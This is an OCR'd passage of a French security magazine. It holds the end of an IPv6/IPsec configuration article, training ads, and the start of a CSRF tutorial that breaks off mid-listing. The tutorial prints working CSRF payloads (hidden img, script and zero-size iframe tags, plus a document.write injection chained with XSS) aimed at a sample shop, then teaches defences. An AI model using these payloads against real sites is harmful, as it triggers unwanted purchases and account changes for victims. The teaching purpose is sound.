


Figure 11. *Ping6 www.google.fr*




Figure 12. *Déchiffrement IPsec avec Wireshark*

Pour accompagner les ingénieurs, DSI, chefs de projets, administrateurs réseau et tous les responsables de la sécurité des systèmes d'information dans leurs missions, une seule formation n'est pas suffisante….

L'offre de formations de **Global Knowledge** s'étend au-delà des considérations techniques des produits installés, pour vous apporter le recul nécessaire au métier de la «sécurité» et vous permettre d'appréhender les enjeux et la nature des risques auxquels les systèmes d'information se trouvent confrontés. Retrouvez nos solutions sur **www.globalknowledge.fr**

Atelier de préparation à la certification CISSP

15-19 Juin 2009, Paris

Global Knowledge™

alors automatiquement configurée par concaténation du préfixe fe80 et de votre identifiant d'interface défini depuis l'adresse MAC associée. Les interfaces reliées à un réseau IPv6 constitué d'un routeur annonçant des Router Advertisement, obtiendront de même automatiquement une adresse globale unicast, unique, routable et contenant l'adresse MAC de l'interface concernée.

La commande `ipconfig /all` (ou `netsh show`) vous prouvera votre connectivité. La figure 10 vous montre une telle configuration sous Windows XP.

Vous constaterez également une adresse supplémentaire, qualifiée de Temporaire. Il s'agit en fait d'une adresse globale, de durée de vie relativement courte destinée au masquage de l'adresse MAC (disponible depuis le SP2). Au besoin vous pourrez la désactiver par :

```
ipv6 -p gpu useTemporaryAddresse no
```

Connectivité, chemin

Lorsque vous disposerez d'une adresse routable ou simplement pour tester la connectivité entre deux machines, vous pourrez utilisez la commande ping6 qui est le pendant de ping pour IPv4. Cette commande génère un ensemble de paquets *ICMPv6 Echo Request* et affiche les réponses associées *ICMPv6 Echo Reply*.

La Figure 11 montre un tel ping6 sur www.google.fr désormais adressable en IPv6. Les paquets résultants de cette commande sont également indiqués par capture du trafic avec Wireshark.

En IPv4, pour connaître le trajet suivi par les paquets, on utilise généralement la commande tracert. En IPv6, il s'agit désormais de tracert6

Cache des voisins (NDP Cache)

La résolution MAC/Adresse en IPv4 donne naissance au cache ARP obtenu par arp –an par exemple. En IPv6, il s'agit désormais du cache NDP qui peut être obtenu par :

`ipv6 nc`, OU `netsh interface ipv6 show neighbors`.

Diverses Commandes

L'ensemble des configurations essentielles IPv6 sous Windows s'effectuent à l'aide de Netsh (et/ou *ipv6.exe* sous Windows XP). Hormis celles précédemment définies, les commandes essentielles sont indiquées dans le Tableau 5.

Accès Web en IPv6

Classiquement en IPv4, les URLs (*Uniform Resource Locator*) utilisées dans les accès HTTP (*HypertexT Transfert Protocol*) utilisent le nommage DNS (*Domain Name System*). Avant toute requête l'adresse du serveur HTTP est donc généralement préalablement traduite par le biais des serveurs DNS. Avec IPv6, il en est de même, le browser dans un premier temps recherche l'ensemble des adresses IP associées au serveur HTTP. Si celui-ci dispose d'une adresse IPv6, il tentera dans un premier temps de le joindre par IPv6. En cas d'échec, c'est le protocole IPv4 qui sera utilisé. Nous rappelons qu'il n'est pas indispensable que le serveur DNS soit adressé en IPv4 pour retourner des adresses IPv6.

Table 5. *Les commandes essentielles IPv6 sous Windows*

Commande Netsh	Rôle
`netsh interface ipv6 show interface`	Affiche les interfaces IPv6
`netsh interface ipv6 set interface [[interface=]String] [[forwarding=]{enabled | disabled}] [[advertise=]{enabled | disabled}] [[mtu=]Integer] [[siteid=]Integer] [[metric=]Integer] [[store=]{active | persistent}]`	Permet d'activer le forwarding des interfaces, les annonces de Router Advertisement
`netsh interface ipv6 add address [[interface=]String] [address=]IPv6Address [[type=]{unicast | anycast}] [[validlifetime=]{Integer | infinite}] [[preferredlifetime=]{Integer | infinite}] [[store=]{active | persistent}]`	Permet d'ajouter des adresses IPv6 aux interfaces
`netsh interface ipv6 show bindingcacheentries`	Affiche le Binding cache utilisé par MIPv6
`netsh interface ipv6 show routes [[level=]{normal | verbose}] [[store=]{active | persistent}]`	Affiche les routes IPv6
`netsh interface ipv6 add route [prefix=]IPv6Address/Integer [[interface=]String] [[nexthop=]IPv6Address] [[siteprefixlength=]Integer] [[metric=]Integer] [[publish=]{no | yes | immortal}] [[validlifetime=]{Integer | infinite}] [[preferredlifetime=]{Integer | infinite}] [[store=]{active | persistent}]`	Ajoute une route IPv6 dans la table de routage
`netsh interface ipv6 renew [[interface=]String]`	Permet la réinitialisation des adresses IPv6

Table 6. *Commandes principales pour la configuration d'IPv6 sous linux*

Commande ip	Rôle
`ip -6 address show [dev <périphérique>]`	Affiche les adresses IPv6
`ip -6 addr add <adresseipv6>/ <longueurdupréfixe> dev <interface>`	Ajoute une adresse IPv6
`ip -6 route show [dev <périphérique>]`	Affiche les routes IPv6
`ip -6 route add <réseauipv6>/ <longueurdupréfixe> via <adresseipv6> [dev <périphérique>]`	Ajoute une route IPv6
`ip -6 neigh show [dev <périphérique>]`	Affiche les voisins NDP
`ip -6 neigh add <adresseIPv6> lladdr <adressedelacouche-lien> dev <périphérique>`	Ajoute un voisin NDP

A l'heure actuelle la majeure partie des navigateurs supporte IPv6 par défaut, Firefox, Internet Explorer … A titre d'exemple vous pourrez vous connecter sur *www.kame.net*. Si vous disposez d'un accès extérieur IPv6 ainsi que d'un browser compatible vous devriez voire en première page une tortue animée. Le cas échéant celle-ci sera fixe.

Avec IPv6, les adresses étant 4 fois plus longues, les URLs contenant des IPs devraient encore moins se pratiquer. Cependant ceci reste possible et pour différencier les :: de l'adresse avec la section port de l'URL, il faut entourer l'IP de [ ]. (Exemple : *http://[2001:4860:a003::68]* pour accéder à google en IPv6).

Avec Linux

Quelle que soit la distribution contemporaine utilisée, celle-ci contient IPv6. Vous pourrez néanmoins tester la présence de son support dans le noyau par vérification de la présence du chemin : */proc/net/if_inet6*. Le module IPv6 doit également être chargé avant toute utilisation. Un appel à lsmod vous le confirmera.

Activation de la pile IPv6 & Configuration des Adresses

Sous Linux l'ensemble des configurations IPv6 peut être réalisé à l'aide des anciennes commandes ifconfig, netstat …

Depuis les noyaux au moins supérieur au 2.4, le sous-système réseau a été complètement réécrit. L'iproute2 étend ainsi grandement les possibilités et centralise les configurations réseaux. La commande principale est ip.

Le Tableau 6 présente donc quelques une des options principales pour configurer Ipv6.

Le système Linux étant l'un des mieux documentés, si l'une des options vous manque vous pouvez toujours utiliser la commande `man` (exemple : `man 8 ip`).

Mise en œuvre mode routeur

Afin de mettre en place un routeur et/ou une passerelle vous devez activer le forwarding entre les différentes interfaces réseaux. Ceci peut être réalisé par le biais de fichiers de configuration spécifiques à chaque distribution (généralement sous l'arborescence */etc/sysconfig/network*) ou directement par dialogue avec le Kernel. Ce dialogue est temporaire et à chaque reboot, il sera réinitialisé (sauf utilisation de script de démarrage, généralement */etc/rc.local*). Il se réalise par des appels à la commande sysctl ou par écriture dans les fichiers propres au kernel.

Il s'agit sous IPv6 de l'arborescence */proc/sys/net/ipv6*. Le fait d'écrire *1* dans le fichier */proc/sys/net/ipv6/conf/all/forwarding* activera le forwarding entre toutes les interfaces. Au besoin, le contrôle du forwarding par interface doit être réalisé en utilisant les jeux de règles de *netfilter-IPv6* (à l'aide *d'ip6tables*) en spécifiant les périphériques d'entrée et de sortie.

Il vous faudra certainement en plus activer les *Router Advertisements* afin de permettre aux machines présentes sur le lien de s'autoconfigurer. Ces paquets sont générés suite au démarrage du démon *radvd*. Ce démon utilise un fichier de configuration présent généralement dans */etc/radvd.conf*. Ce fichier stipule les principaux paramètres des *Router Advertisements*, à savoir :

- le préfixe,
- la durée de vie du préfixe,
- la fréquence des envois d'annonce,

En dernier point il vous faudra peut-être activer un protocole de routage intra-domaine (*Ripng, OSPfv3*) voir inter-domaine (Is-Is, BGP-4+).

Commandes et outils principaux

Les commandes principales disponibles sous Linux sont équivalentes à celle précédemment évoquées pour Windows. Les principales sont les suivantes :

- `ping6` (*Packet INternet Grouper*) : pour diagnostiquer la connectivité réseau. (Exemple : `ping6 [-I <périphérique>] FF02::1` vous donnera l'ensemble des interfaces présentes sur le lien-local,
- `traceroute6` : pour détecter le chemin emprunté par les paquets,
- `tracepath6` : similaire au `traceroute6`, trace le chemin vers une destination donnée tout en découvrant la MTU le long de ce chemin,
- `nslookup`, `host` : utiles pour la résolution DNS en v4 ou v6.

L'ensemble des outils classiques réseaux disponibles sur Linux a été adapté à IPv6 : ssh, telnet, ftp, netcat, nmap …

Le firewall iptable classique dispose également d'une variante baptisée *ip6table* pour IPv6.

Mise en œuvre d'IPsec

La pile IPsec est maintenant intégrée en natif sur les noyaux 2.5.47 et supérieurs ; les versions inférieures nécessitaient l'installation de piles spécifiques style FreeS/WAN ou celle du projet japonais USAGI. L'implémentation actuelle repose d'ailleurs sur celle du projet USAGI. Elle peut cependant ne pas être activée par défaut pour IPv6 ; il vous faudra donc potentiellement relancer préalablement une compilation du noyau et y activer AH, ESP voir IPComp (*Compression de charge IP*).

La configuration des politiques IPsec ainsi que des clés et algorithmes en mode partagé s'effectue à l'aide de l'outil setkey, dérivant du projet KAME et fournie avec le package ipsec-tools. Si vous choisissez un mode de configuration automatique des associations de sécurité, il vous faudra user d'un outil supplémentaire, racoon ou racoon2 selon la version d'IKE choisie.

Table 7. *Références*

Lien	Titre
http://livre.point6.net/index.php	IPv6 Théorie et Pratique - Gisèle Cizault
http://ipv6ready.org	Site de l'IPv6 Ready Logo Committee
http://www.deepspace6.net/docs/ipv6_status_page_apps.html	Statut des applications réseaux supportant IPv6
http://mirrors.deepspace6.net/Linux+IPv6-HOWTO-fr/	HOWTO IPv6 pour Linux
http://www.linux-france.org/prj/inetdoc/guides/Advanced-routing-Howto/	HOWTO du routage avancé et du contrôle de trafic sous Linux
http://wiki.wireshark.org/ESP_Preferences	Le module de déchiffrement et d'authentification ESP pour Wireshark

Par simplification nous choisirons un mode manuel de gestion des associations de sécurité.

- `3ffe::2` : par ESP (Chiffrement : aes-cbc, clé : aescbcencryption ; Authentification : hmac-sha1, clé : hmacsha1authenticati ; SPI : 10);
- `3ffe::3` : par ESP (Chiffrement : 3des-cbc, clé : 3descbcencryptiontesting ; Authentification : hmac-sha1, clé : hmacsha1authenticati ; SPI : 11)

Chacune de ces différentes machines devra donc être configurée pour prendre en compte ce paramétrage IPsec. Ceci peut se réaliser par définition d'un fichier de configuration nommé par exemple *setkey.conf* utilisant le format suivant (Listing 1).

Si l'on considère `3ffe::1`, Il faut donc dans un premier temps définir les SPD (Security Policy Database) afin que tout trafic sortant en direction de `3ffe::2` et `3ffe::3` soit protégé par Ipsec (Listing 2).

Dans un second temps il faut indiquer les SPI, les clés ainsi que les algorithmes à utiliser au niveau de la SAD (Listing 3).

Bien entendu, `3ffe::2` et `3ffe::3` doivent comporter les SPDs et SADs correspondantes afin que toute trafic reçu puisse être authentifié et déchiffré. La configuration de ces différents éléments sur `3ffe::2` sera donc proche de Listing 4.

Ainsi tout trafic provenant de 3ffe::1 sera protégé par ESP en mode transport avec les clés et algorithmes définies.

Afin d'activer ces paramètres il vous faudra utiliser `setkey` : `setkey -f setkey.conf`

Vous remarquerez que seuls les échanges depuis `3ffe::1` vers `3ffe::2` ainsi que ceux depuis `3ffe::1` vers `3ffe::3` sont protégés. La réciproque n'est pas vraie ; par exemple les paquets provenant de `3ffe::2` vers `3ffe::1` ne sont en aucun cas protégés. Vous pouvez dès à présent vérifier ces assertions par un ping depuis `3ffe::1` vers `3ffe::3`. Les *Echo Request* doivent être protégés par IPsec tandis que les *Echo Reply* circuleront en clair. Afin de faciliter cette analyse vous pourrez utiliser Wireshark ainsi que le module ESP intégré permettant le déchiffrement des paquets.

Table 8. *Liste des RFCs relatives à IPv6*

Norme	Titre
RFC 2403	The Use of HMAC-MD5-96 within ESP and AH
RFC 2404	The Use of HMAC-SHA-1-96 within ESP and AH
RFC 2405	The ESP DES-CBC Cipher Algorithm With Explicit IV
RFC 2409	The Internet Key Exchange (IKE)
RFC 2451	The ESP CBC-Mode Cipher Algorithms
RFC 3566	The AES-XCBC-MAC-96 Algorithm and Its Use With IPsec
RFC 3602	The AES-CBC Cipher Algorithm and Its Use with IPsec
RFC 3686	Using Advanced Encryption Standard (AES) Counter Mode With IPsec Encapsulating Security Payload (ESP)
RFC 3775	Mobility Support in IPv6
RFC 3776	Using IPsec to Protect Mobile IPv6 Signaling Between Mobile Nodes and Home Agents
RFC 3963	Network Mobility (NEMO) Basic Support Protocol
RFC 4109	Algorithms for Internet Key Exchange version 1 (IKEv1)
RFC 4301	Security Architecture for the Internet Protocol
RFC 4302	IP Authentication Header
RFC 4303	IP Encapsulating Security Payload (ESP)
RFC 4306	Internet Key Exchange (IKEv2) Protocol
RFC 4307	Cryptographic Algorithms for Use in the Internet Key Exchange Version 2 (IKEv2)
RFC 4385	Cryptographic Algorithm Implementation Requirements for Encapsulating Security Payload (ESP) and Authentication Header (AH)
RFC 4835	Cryptographic Algorithm Implementation Requirements for Encapsulating Security Payload (ESP) and Authentication Header (AH)
RFC 4877	Mobile IPv6 Operation with IKEv2 and the Revised IPsec Architecture
RFC 4885	Network Mobility Support Terminology
RFC 4886	Network Mobility Support Goals and Requirements
RFC 4887	Network Mobility Home Network Models
RFC 4888	Network Mobility Route Optimization Problem Statement
RFC 4889	Network Mobility Route Optimization Solution Space Analysis

Conclusion

Au travers de ces différents articles vous avez pu vous initier aux divers mécanismes principaux composant IPv6. Ces mécanismes sont relativement nombreux, la modification de la couche réseau nécessite en effet beaucoup d'adaptation. IPv6 est un protocole mature, ses premières bases ont été normalisées en 1998, et n'ont cessée d'être raffinée depuis par l'IETF. La majeure partie des systèmes d'exploitation permettant actuellement de mettre en œuvre ce protocole; le nombre d'adresses IPv4 allouable étant presque épuisé, la transition est inéluctable … c'est donc dès maintenant qu'il s'agit de se familiariser avec ses concepts, sa mise en œuvre et les nouvelles opportunités offertes par IPv6.


Références

Vous trouverez dans les Tableaux 7 et 8, les références, normes ainsi que des liens Web où vous obtiendrez des renseignements complémentaires sur les divers mécanismes évoqués à travers cet article.

Frederic Roudaut
Il travaille actuellement chez *Orange Labs* (anciennement France Telecom R&D) à *Sophia Antipolis* pour le compte d'*Orange Business Services IT&Labs* depuis 1 an et demi.

Enfin!

Shon Harris et Clément Dupuis unissent leurs forces!



Shon et Clément, évangélistes de la sécurité dont la réputation à l'échelle mondiale n'est plus à faire, s'associent aujourd'hui pour vous aider à réussir votre carrière dans l'industrie de la sécurité informatique.

Faites confiance aux meilleurs pour obtenir les certifications dont vous avez besoin aujourd'hui! Logical Security et CCCure s'allient à l'aube d'une ère nouvelle!

CISSP, Security +, CISA, CISM, CEH, SSCP et plusieurs autres!

- ***Formations publiques en salle de classe***
- ***Formations privées en milieu de travail***
- ***Autoformations à son rythme***
- ***Formations en ligne***

Pour la sécurité de haut calibre, des formateurs de haut niveau, c'est logique!

Nous couvrons chacun des niveaux de la directive 8570 du département de la défense des É.-U.

IAT Niveau I	IAT Niveau II	IAT Niveau III
A+ Network+ SSCP	Security+ GSEC SCNP SSCP	CISSP CISA GSE SCNA
IAM Niveau I	**IAM Niveau II**	**IAM Niveau III**
Security+ GISF GSLC	CISSP GSLC CISM	CISSP GSLC CISM

LOGICAL SECURITY™

Real Security Requires Real Knowledge

CCCure

9901 IH-10 West, suite 800, San Antonio, Texas 78230
http://www.logicalsecurity.com • http://www.cccure.org
Téléphone : 888-373-5116 • Télécopieur : 888-373-5116
Courriel : info@logicalsecurity.com

AMAR PAUL

Les Failles CSRF,
Quels sont les risques ?

Degré de difficulté

Les failles Cross-Site Request Forgeries ou communément appelées CSRF ou encore XSRF restent un vecteur d'attaque très méconnu par rapport à d'autres vulnérabilités Web tels que les Injection SQL.

CET ARTICLE EXPLIQUE...

Le principe des failles CSRF, leur utilisation, mais aussi le moyen de sécuriser son site web pour prévenir les utilisateurs de ces risques.

CE QU'IL FAUT SAVOIR...

Notions en PHP, (x)HTML, ainsi que les vulnérabilités Web telles que les XSS (Cross-Site Scripting.)

Cette faille prononcée *Sea-Surfing* a un concept très simple : forcer l'utilisateur à être le déclenchement d'une action.

En d'autres termes, l'action va être réalisée par le navigateur de l'utilisateur sans s'en apercevoir.

De plus, il faut signaler le fait que l'utilisateur doit avoir un privilège spécifique sur une plate-forme concernée (comme par exemple un blog, site d'enchères etc.).

Parallèlement, une chose à rajouter est que les attaques de type XSRF et XSS ne sont pas similaires. Une faille XSS est faite pour rediriger quelqu'un, récupérer son cookie, ou avoir un Shell XSS, en d'autres termes, cette faille se fait en plusieurs étapes tandis qu'une faille de type XSRF se fait instantanément via le navigateur de la victime pour une action spécifique sur une plate-forme cible.

Prenons l'exemple d'un site avec une authentification basique qui permet à un utilisateur d'acheter des produits ainsi que les quantités souhaitées. L'url en question serait de la forme : *http://site.com/buy.php?product1=10&product2=20*.

Dès lors, une personne pourrait détourner cela pour faire acheter à la victime des produits non sollicités à son insu sans l'alerter plus qu'autre chose.

Les risques sont donc nombreux et variés vu l'expansion de la toile à l'heure où nous parlons. Cela peut être de changer un mot de passe, récupérer des adresses mails, ou bien en envoyer mais aussi faire des transferts d'argent ou encore comme nous l'avons vu plus haut, acheter des produits.

Après avoir vu l'aspect global de ces vulnérabilités qui fleurissent sur le Web, nous allons maintenant nous intéresser à leur utilisation, comment les exploiter, pour ainsi comprendre comment sécuriser ses applications Web à un tel danger.

Utilisation à l'encontre des utilisateurs

Nous allons donc reprendre l'exemple du site internet qui permet d'acheter certains produits.

L'url qui nous permettait d'acheter certains produits était du type : *http://site.com/buy.php?product1=10&product2=20*

Intéressons-nous maintenant au code source de la page request.html, qui permet de stipuler les quantités de produits que nous voulons, et envoie cela au script buy.php (voir Listing 1).

Comme nous avons pu le voir d'après l'url que nous avons donné, les quantités sont donnés en GET dans l'url, ce qui veut dire que toutes les données transmises au script buy.php seront en clair dans l'url. Intéressons-nous maintenant au script php qui récupère les données : (voir Listing 2)

Comme nous pouvons le voir, que nous utilisions `$_GET` ou `$_REQUEST`, le résultat sera le même car `$_REQUEST` regroupe les `$_GET` mais aussi les `$_POST`.

Une personne mal intentionnée pourrait donc faire en sorte qu'une personne inscrite sur ce site achète de nombreux produits, mais comment ? C'est ce que nous allons voir.

Plusieurs méthodes se dessinent devant nous.

Avant tout, la première qui est la plus utilisée consiste à s'intéresser aux attributs de la balise HTML <img>.

Cette balise va donc nous permettre d'inclure une *image*. (En tout cas, la fonction première de cette

Décomposition de la balise HTML ‹img› (nous nous intéresserons qu'à l'attribut src):

```
<img src="http://site.com/image.png">
```

Prenons par exemple ce cas là, si tout se passe bien, lorsque l'utilisateur va charger la page, l'image hébergé sur *http://site.com* portant le nom de image.png va s'afficher. Le navigateur va donc envoyer une requête HTTP de type GET afin de la récuperer (voir Figure 1).

Dans un autre cas, si nous mettons `<img src="http://site.com">` (voir Figure 2).

Dès lors, une autre requête HTTP de type GET va être envoyée à *http://site.com* car le navigateur ne fait pas la différence entre une image ou pas. Ce qui fait que le site *http://site.com* recevra donc bien une requête HTTP de type GET.

Maintenant, nous allons nous ré-intéresser à notre site qui permet de vendre différents produits.

Si l'utilisateur navigue sur une page qui contient une balise ‹img› pointant vers l'url qui permet d'acheter différents produits, ce dernier l'aura exécuter sur son propre compte.

Un exemple *d'exploit* serait alors : (voir Listing 3)

Dans ce cas là, sans que l'utilisateur s'en rende compte, celui-ci aura acheté 10 quantités de *produit1* et 20 quantités de *produit2*.

Bien entendu, il n'existe pas seulement la balise ‹img› du HTML qui permet de faire cela.

D'autres balises tel que ‹iframe› ou encore du JavaScript peuvent être utilisées afin de reproduire cette attaque.

Nous allons donc montrer divers exemples d'utilisation comme par exemple avec la balise ‹script›:

```
<script src=http://site.com/buy.php?
   product1=10&product2=20></script>.
<script>
var foo = new Image();
foo.src = "http://site.com/buy.php?
   product1=10&product2=20";
</script>
HTML :
<iframe name="csrf" SRC=
   "http://site.com/buy.php?
   product1=10&product2=20"
   scrolling="no" height="0" width="0"
   FRAMEBORDER="no"></iframe>
```

Figure 1. *Lorsqu'une image est bien chargée via la balise ‹img›*

Nous mettons la hauteur et larguer du cadre à 0 pour que celle-ci passe inaperçu vis-à-vis de l'utilisateur dupé.

Nous allons nous intéresser à une pratique qui peut être plus que dévastatrice qui est de coupler une XSRF avec une XSS.

En d'autres termes, si des applications Web sont vulnérables à des injections de type XSS, vous pouvez faire en sorte d'y ajouter une CSRF.

Prenons l'exemple d'un système de blog qui permet de poster un commentaire au sujet d'un article spécifique. Si ce dernier module est faillible à une injection XSS, nous pouvons alors y injecter un code malicieux permettant de faire des requêtes vers un certain domaine ou récupérer des informations sur les victimes. Nous pouvons aussi conjecturer le fait qu'ils sont peut être inscrits sur le site permettant de faire des achats de produits et ainsi faire

Listing 1. *Script buy.php*

```
<form action="buy.php" method="GET">
Symbol: <input type="text" name="product1" /><br />
<input type="submit" value="Acheter !" />
</form>
```

Listing 2. *Script php a récupérer les données*

```
<?php

$quantite1=$_GET['product1'];
$quantite2=$_GET['product2'];
buy($quantite1, $quantite2);
?>
```

Listing 3. *Un exemple d'exploit*

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
                      "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Exemple de faille XSRF</title>
</head>
<body>
<img src="http://site.com/buy.php?product1=10&product2=20" />
</body>
</html>
```

acheter à toutes ces victimes de nombreux produits préalablement choisis. Je ne vais donc pas expliquer le principe d'une faille XSS et comment l'exploiter, mais il suffirait d'inclure un script distant qui permettrait de faire afficher de nombreuses images à travers l'attribut src et les faire pointer vers le script permettant d'acheter des produits. Cela pourrait être mit en place grâce à la fonction document.write(); du JavaScript.

Ex (script.js) :

```
document.write("<img src=\
  "http://site.com/buy.php?product1=
  10&product2=20\" />");
```

Après avoir vu comment exploiter une faille de type XSRF, nous allons nous intéresser aux méthodes qui peuvent nous permettre de palier à ces risques de manière efficace.

Comme nous avons pu le voir dans la partie précédente, les failles de types CSRF peuvent être très dangereuses pour les usagers. Nous allons donc mettre en avant des techniques qui permettront de palier à ces risques :

Prévention et sécurisation des sites Web

Premièrement, pour tous les scripts qui permettront de traîter des données au moment d'actions *sensibles* :

Lors d'achat, de vente de marchandise, d'envoi de mail, de changement de password etc.

Il suffirait de faire une condition dans notre script buy.php(voir Listing 4).

Malheureusement, il existe de nombreux moyens qui permettent à une personne mal intentionnée de *spoofer* son Referer pour faire croire qu'il vient d'un autre site. Je ne rentrerais pas dans les détails mais il suffirait de changer quelques attributs au niveau du HTTP Header. (De nombreuses extensions (plug-ins) sont disponibles comme par exemple avec Mozilla Firefox et son LiveHTTPHeader).

Une autre protection qui peut se révéler judicieuse est l'utilisation automatique des requêtes $_POST au détriment des requêtes $_GET. Tous les exemples que j'ai montré se faisait via l'url, les éléments étaient donc envoyés via la méthode GET. Grâce à la méthode POST, on pourrait éviter de nombreux problèmes, nous allons voir un exemple concret qui permettrait de résoudre une faille CSRF (voir Listing 5).

Voyons maintenant le script PHP buy.php, à savoir comment traite les données qu'il reçoit (voir Listing 6).

Dans ce cas là, nous regardons déjà si le REFERER est le même. Si cela est vrai, dès lors, nous déterminons si une variable est affectée grâce à la fonction PHP isset(); Si c'est le cas, nous pouvons alors commencer à faire les traitements nécessaires. De plus nous partons dans le cas où l'utilisateur va rentrer de bonnes valeurs, il faudrait vérifier que ces dernières soient bien des nombres grâce à la fonction is_int(); de PHP.

Dans les cas échéants, de nombreux messages d'erreurs sont affichés pour expliquer la cause du problème.

Parallèlement, dans notre code PHP, nous avons utiliser le : $_POST, et non pas le $_REQUEST afin de spécifier que nous ne voulions que récupérer les variables de type POST. Cela permet d'éviter de nombreuses attaques de type CSRF.

Listing 4. *Une condition dans script buy.php*

```
<?php
if ($_SERVER['HTTP_REFERER'] == "http://site.com/request.php") {
    // traitement des données
}else{
    echo "L'action ne pourra pas être réalisée ! </br>";
}
?>
```

Listing 5. *Résoudre une faille CSRF*

```
<!-- script request.html --!>
<form action="buy.php" method="POST">
Symbol: <input type="text" name="product1" /><br />
Shares: <input type="text" name="product2" /><br />
<input type="submit" value="Acheter !" />
</form>
```

Listing 6. *Traitement de données dans le script buy.php*

```
<?php
if ($_SERVER['HTTP_REFERER'] == "http://site.com/request.php") {
    if (isset($_POST['product1']) && isset($_POST['product2'])){
        $quantite1=$_POST['product1'];
        $quantite2=$_POST['product2'];
        buy($quantite1, $quantite2);
    }else{
        echo "Les variables ne sont pas déclarées ! ";
    }
}else{
    echo "L'action ne pourra pas être réalisée ! </br>";
}
?>
```

Listing 7. *Source du fichier request.php*

```
<?php
session_start(); // va créer une session
$jeton = md5(uniqid(rand(), TRUE)); // va générer un hash d'un nombre aléatoire
$_SESSION['jeton'] = $jeton; // la session se verra attribué la valeur du jeton
?>
<form action="buy.php" method="POST">
<input type="hidden" name="jeton" value="<?php echo $jeton; ?>" />
<p>
Symbol: <input type="text" name="product1" /><br />
Shares: <input type="text" name="product2" /><br />
<input type="submit" value="Acheter !" />
</p>
</form>
```

Figure 2. *Lorsqu'une image est bien chargée via la balise ‹img›*

Après avoir vu qu'il fallait vérifier nos Referer, favoriser les requêtes POST aux requêtes GET, nous allons traiter des *Tokens* ou autrement dit : *Jetons*.

Les *Tokens* représentent des caractères générés de manière unique afin de proposer de manière efficace une authentification. Plus précisément, lorsqu'une personne va être sur la page du formulaire, un élément va y être représenté en prenant le type *hidden* pour pas que l'utilisateur le voit. Sa valeur sera un nombre aléatoire qui aura subi un cryptage de type MD5. (Utilisé pour les mots de pass sur internet). De plus nous utiliserons des sessions afin d'avoir un système beaucoup plus sécurisé. Le code correspondant serait donc (toute la page HTML n'a pas été représentée, seulement les éléments les plus importants y sont présentés.) : Source du fichier request.php (voir Listing 7).

Dès lors, notre script buy.php ressemble à cela : (la vérification du HTTP Referer n'a pas été faite, mais il suffit de reprendre l'exemple précédent) :

Source du fichier Buy.php (voir Listing 8).

Cet exemple de code nous permettrait donc de protéger les usagers de certains sites Web à des attaques de type CSRF.

Pour finir l'article, nous parlerons d'une dernière mesure pouvant être mise en place qui est le fait de faire valider toute action dites *sensibles* (Changer un mot de passe, etc...).

Pour cela il suffit de faire une fonction et voir ce qu'elle renvoie.

Par exemple, nous pourrions réaliser un mini-formulaire avec deux champs. Choisir *Oui* ou *Non* et ainsi renvoyer la réponse (voir Listing 9).

Il suffirait ensuite de vérifier l'existence d'une variable et interpréter le script en fonction des exigences de l'utilisateur.

Listing 8. *Source du fichier buy.php*

```
<?php
session_start();
function buy(){
    if (isset($_POST['jeton']) && isset($_SESSION['jeton'])){
        if ($_POST['jeton'] == $_SESSION['jeton']){
            echo "</br>L'action peut alors être réalisée !";
